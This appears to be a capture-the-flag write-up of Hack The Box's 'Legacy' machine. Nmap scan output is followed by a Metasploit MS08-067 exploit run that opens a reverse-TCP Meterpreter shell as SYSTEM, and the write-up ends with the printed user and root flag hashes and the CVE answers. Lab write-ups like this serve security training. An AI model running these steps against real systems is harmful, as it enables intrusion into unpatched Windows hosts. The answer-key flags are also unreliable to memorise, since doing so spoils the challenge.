

Legacy


09082023Wed


```
Windows - Easy
```


https://app.hackthebox.com/machines/2









kali@kali: ~/htb/Legacy
File Actions Edit View Help
kali@kali: ~ ×
kali@kali: ~/htb/Legacy ×
Completed Service scan at 14:35, 6.17s elapsed (3 services on 1 host)
NSE: Script scanning 10.129.147.175.
Initiating NSE at 14:35
Completed NSE at 14:35, 10.32s elapsed
Initiating NSE at 14:35
Completed NSE at 14:35, 0.01s elapsed
Initiating NSE at 14:35
Completed NSE at 14:35, 0.00s elapsed
Nmap scan report for 10.129.147.175
Host is up (0.039s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:
|_clock-skew: mean: 5d00h27m31s, deviation: 2h07m16s, median: 4d22h57m31s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 005056b9fea5 (VMware)
| Names:
|_
| smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_xp::-
| Computer name: Legacy
| NetBIOS computer name: LEGACY\x00
| Workgroup: HTB\x00
|_ System time: 2023-08-14T13:02:47+03:00
NSE: Script Post-scanning.
Initiating NSE at 14:35
Completed NSE at 14:35, 0.00s elapsed
Initiating NSE at 14:35
Completed NSE at 14:35, 0.00s elapsed
Initiating NSE at 14:35
Completed NSE at 14:35, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds


kali@kali: ~/htb/Legacy
File Actions Edit View Help
kali@kali: ~ ×
kali@kali: ~/htb/Legacy ×
kali@kali: ~/htb/Legacy ×
┌──(kali㉿kali)-[~/htb/Legacy]
└─$ msfconsole -q
msf6 > search netapi
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms03_049_netapi 2003-11-11 good No MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
1 exploit/windows/smb/ms06_040_netapi 2006-08-08 good No MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
2 exploit/windows/smb/ms06_070_wkssvc 2006-11-14 manual No MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
3 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/ms08_067_netapi
msf6 > use 3
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >


kali@kali: ~/htb/Legacy
File Actions Edit View Help
kali@kali: ~ ×
kali@kali: ~/htb/Legacy ×
kali@kali: ~/htb/Legacy ×
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost tun0
lhost => 10.10.14.15
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.129.147.175
rhosts => 10.129.147.175
msf6 exploit(windows/smb/ms08_067_netapi) > options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS 10.129.147.175 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.14.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) >


kali@kali: ~/htb/Legacy
File Actions Edit View Help
kali@kali: ~ ×
kali@kali: ~/htb/Legacy ×
kali@kali: ~/htb/Legacy ×
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.129.147.175:445 - Automatically detecting the target...
[*] 10.129.147.175:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.129.147.175:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.147.175:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.129.147.175
[*] Meterpreter session 1 opened (10.10.14.15:4444 → 10.129.147.175:1039) at 2023-08-09 15:52:05 +0630
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > sysinfo
Computer : LEGACY
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : HTB
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >







```
type Desktop\user.txt
e69af0e4f443de7e36876fda4ec7644f
```

```
type Desktop\root.txt
993442d258b0e0ec917cae9e695d5713
```

CVE-2008-4250

CVE-2017-0143


https://app.hackthebox.com/machines/2
HACKTHEBOX
Search Hack The Box
LAB ACCESS
mmsocanalyst
Starting Point
Open Beta Season II
Machines
Challenges
Tracks
Rankings
Academy
Advanced Labs
Job Board
Enterprise
Submit Root Flag
Submit the flag located on the administrator's desktop.
Root flag owned
[1] Piece of Cake
Task 7
Hint
In addition to MS08-067, Legacy's SMB service is also vulnerable to another remote code execution vulnerability with a CVE ID from 2017. What is that ID?
CVE-2017-0143
Congratulations mmsocanalyst!
You are player #28509 to have pwned Legacy.
Share Results
Submit Machine Matrix
Submit Machine Review
Released on 15 Mar 2017
Created by ch4p